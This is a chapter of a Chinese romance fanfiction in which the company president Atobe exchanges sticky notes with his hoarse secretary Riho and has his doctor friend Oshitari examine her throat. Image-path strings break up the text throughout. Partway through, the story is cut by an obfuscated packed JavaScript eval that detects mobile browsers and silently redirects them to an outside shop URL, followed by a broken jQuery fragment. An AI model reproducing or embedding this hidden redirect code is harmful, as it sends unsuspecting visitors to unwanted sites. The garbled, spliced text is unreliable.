然而理穗含了几天的润喉糖,嗓子仍是疼着,甚至有愈加严重的趋势。
对此,迹部也觉得纳闷。
马上就打了个电话给当时提出建议的某忍足军师:“你确定那盒润喉糖有用?”
“那个我说……”忍足的声音里还满是困意,“下次打电话之前能看看时间吗?今天难得休假在家。”
结果一大早被某人的电话吵醒了。
不过吐槽归吐槽,他也没忘回答他的话:“当然有用。而且你这声音不是挺正常吗?”
“不是我,”迹部揉了揉眉心,“是我的新秘书。”
忍足意味不明地“嗯”了声,语调上扬:“她现在还是说不出话?”
“能说,但是声音哑着。”听得他都替她感觉到难受。
“那嗓子疼吗?”
“我问问。”
放下手中的电话,迹部迈开步子往门外走。
首席秘书的办公桌就在总裁办公室的门口。他一出来,理穗就条件反射性地起身向他问好。
她几乎是捏着嗓子,艰难地蹦出了“总裁”。
听到她这哑得能和机器人相比的声音,迹部想要问出来的话到嘴边又咽下了。
走近她的办公桌,在一叠叠文件、笔记本上扫了一眼过去。
理穗以为总裁要突袭检查工作,故下意识地挺直了腰板:“您是需要……”
“嘘。”他竖起食指抵在唇瓣上,眼神仍停留在桌面。
理穗一怔。
感觉大少爷今天神神秘秘的。
忽然他的眼神闪了下,从角落的便签本上撕下一张纸。
拿起笔在上面一顺一划地写下几个字——【喉咙疼吗?】
理穗:“?”
这几个字他写得格外慢,像小学生一样仔细到每一个笔画。
她摊开手掌示意对方把笔递给她。
迹部愣了下,接着顺从她的意思把笔放入她那小小的掌心里,只见女孩低头在他的下一行写上了:【疼。】
就这么一个字,她写得也格外端正。
指尖因为发力而变白,看上去也像个乖乖写作业的小学生。
在她写字时,迹部挑高了眉梢,嘴角忍不住勾起笑意。
理穗抬头时,余光恰好将他方才一闪而过的笑意收入眼底。
“好了,继续工作吧。”大少爷留下这么一句话,转身就又走进了办公室里。
举起那张便签,她从不同角度都打量了几眼,还是没发现有什么问题。
所以,总裁到底为什么忽然就笑得那么灿烂了?
——这成了理穗接下来一整天都困惑的事情。“她疼。”迹部举起电话对那头继续说道。
回到办公室后,他嘴角的笑意仍没有减淡。
正要睡过去,忽然耳边传来了迹部的声音,忍足再一次被吵醒。
不过身为医生,他还是忍着困意说道:“那就可能是上火发炎导致的了,让她下班后到附近医院看看吧。”
下班之后……迹部看了一眼平板上女孩标注的今日行程表。
除了中午有一小段时间之外,几乎全是被排满的。而且现在去医院还需要提前预约医生。
正发愁时,迹部大少爷忽然想起什么,抚着泪痣状似随意地问:“你说你今天休假?”
忍足沉默了……
听这意思,该不会是要他去吧?
“没错。”迹部从好友的沉默中读懂了他的猜测,“顺便中午一起吃饭。”
“……”
忍足看了一眼手机时间,叹息着这懒觉大概是要睡不成了。
*
一整个早上,迹部几乎都没有让理穗开口讲几句话。
而桌面上的便签纸倒是一张一张地撕得很麻溜。
迹部:【上周的会议记录整理完了吧?】
理穗:【是的。】
迹部:【所以现在是不是该交出来给我看了呢?】
理穗:【好的。】
迹部:【中午改订一家法式餐厅,有客人一起用餐。】
理穗:【好的。】每一张便签上都是迹部工工整整的字迹。而理穗的回应基本都是“是的”、“好的”。
看到她低头写字的时候,迹部就忍不住地想笑。
这让理穗越来越好奇了。终于有一次,在迹部要问她之前,理穗先问道:【总裁今天心情很好?】
迹部不置可否地笑了下:【还不错。】
理穗:【是因为?】
迹部没想到她会问下去,瞥了一眼她的头发:【头绳挺好看。】
是嘛……
她总觉得另有隐情。
不过一上午嗓子都得到了很好的保护,这让理穗感到舒服不少。
至少不需要捏着嗓子,并且用那低沉得可怕的声音和别人说话了。
迹部总裁真是个既体贴,又有绅士风度的好人!今天也是想投入死对头公司怀抱里的一天!
*
稍晚一些的时候,忍足终于来了。
还没和一个月没有见面的迹部叙叙旧,就马上被安排给他的小秘书看病了。
“是发炎了。”忍足仔细检查了一遍她的喉咙得出结论。
他瞟了一眼迹部,问道:“最近有没有吃上火的东西?”
他记得迹部用三餐的时候,秘书也是陪同一起的。之前桦地便是这样。
所以这淡淡的一瞟,实则是在暗暗地审问大少爷。
“本大爷都是带她吃清淡的。”迹部也看了回去。
不是说女孩子吃油辣的皮肤会长痘变差什么的……这是他第一位女性首席秘书,所以迹部特意去查了一下。
那么问题就只能出在……两人又将目光移到理穗身上。
她心虚:“最近吃了一点……”“一点?”两人同时反问道。
被重复问了一句,理穗也愣了一下,开始在脑袋里回忆。
不过是吃了一点点小吃街的——
炸小肉丸麻辣牛板筋关东煮串串香铁板豆腐酱香烧饼绝味鸭脖爆炒鱿鱼圈……
仅此而已。
于是,她非常坦荡地点点头:“嗯,一点!”
忍足和迹部无声地对视一眼。
看来是吃了不少。
等到忍足和理穗交代完生活上需要注意的事项后,迹部便让她先出去了。
“这就是你说的可能是卧底的秘书?”
“嗯哼。”
“我怀疑你是在借着这个理由满足自己的小心思,”忍足玩味地看着他,“你说她哪点像能做卧底的样子?”
迹部理直气壮:“就是这样的人才适合做卧底,你看,已经让你放松警惕了。”
自己的公司,大少爷说什么都是对的。
不过忍足还是感到有点意外,他第一眼看到这个女孩,猜测应该是个内向,不善于交际的人。
原来迹部喜欢这样的?不对啊,带他入漫画坑的时候,他夸赞过的好像不是这个类型啊?
他多问了一句:“哪样的人?”
迹部靠在椅背上,长臂随意搭着一旁的扶手。摩挲着眼下的泪痣,望着门口的方向若有所思。
过了一会才缓缓答道:“脑回路很单纯,虽然生病的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17748218|209366||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
时候会有点短路。”
但是却笨得莫名可爱。
忍足看着他那不断上扬的嘴角,总觉得大少爷有点不对劲。
像小说和漫画里男主角迷恋上女主的样子。
凭借多年阅书经历,他终于找到了适合形容的话。
“啊嗯?”迹部收敛笑容,瞟了他一眼,“任谁知道了这件事都会觉得......”
差一点忍不住说“可爱”,还好大少爷刹住了车,改口成了“有点笨”。
忍足做了个“请”的手势:“洗耳恭听。”
两分钟后——
总裁办公室里发出一阵欢快的笑声。
“可是迹部...”忍足真的太想吐槽了,“我觉得你好像更......脑回路更单纯诶?”
他当然不敢在大少爷面前说“你好笨”这样的话。
“怎么?”迹部好奇地挑眉。
忍足强憋住笑意:“她写字是因为她没办法说话,可是你能啊!”
“所以,你为什么...不直接说呢?”
为什么不直接开口说呢?
为什么......“......”
接下来的半天时间内,迹部大少爷第一次对自己的脑回路产生了怀疑。
连带着看理穗时的目光也有些躲闪,弄得她更加莫名其妙了。
大少爷这会好像又不是那么高兴了?
*
下班之前,迹部特意又叮嘱了理穗几句,让她别吃上火的东西了。
“晚上别去你家附近那小吃街。”
“......”
这都能猜出来?!
迹部将她惊讶的一瞬间收入眼底,语气似是威胁:“如果嗓子一直这样的话,那我就要考虑......”
“不,不会了。”理穗急忙阻止他把后面的话说出来。
她还不想被炒鱿鱼啊!
迹部忽然勾起嘴角笑了,有些无奈:“我有没有提醒过你别自己在那脑补?我是说,就要考虑晚餐给你增加份量,这样就吃不下那些小吃了吧?”
理穗认同地点头。
但其实内心是——
离开了家她就是老大,谁能管得住?
“好了,记得吃药。”迹部暗叹了口气补充道。
话又说回来,对于迹部的关心,她真的感激涕零,哑声喊道:“谢谢总裁!”
好想一辈子跟着这种上司混。
*
洗完澡躺倒在床中央,理穗开始研究那几张便签纸。
所以到底是为什么今天的总裁又笑又恼的呢?
百思不得其解,于是理穗用气音将上面的对话复述了一遍。并且还站起身来,有模有样地两边交换位置,模拟两个人的对话。
“上周的会议记录整理完了吧?”——切换到迹部大总裁的语气
“是的。”——恭敬地点头回答。
“所以现在是不是该交出来给我看了呢?”——大少爷居高临下地看着她。
“好的。”——职业性假笑地点点头......
等等!好像发现了什么不太对劲的事情。
理穗又重复了一遍刚才的那句“是的”和“好的”,并且下意识地轻轻点头。
轻轻地...点点头。
生病后被延长的反射弧终于到位,理穗恨自己不成器地一拍脑门——
明明她可以直接用「点头」或者「摇头」回答的......
所以到底是为什么要费劲写一遍呢?
还写了这么多张的“是的”,就像是……迹部故意问她的一样?!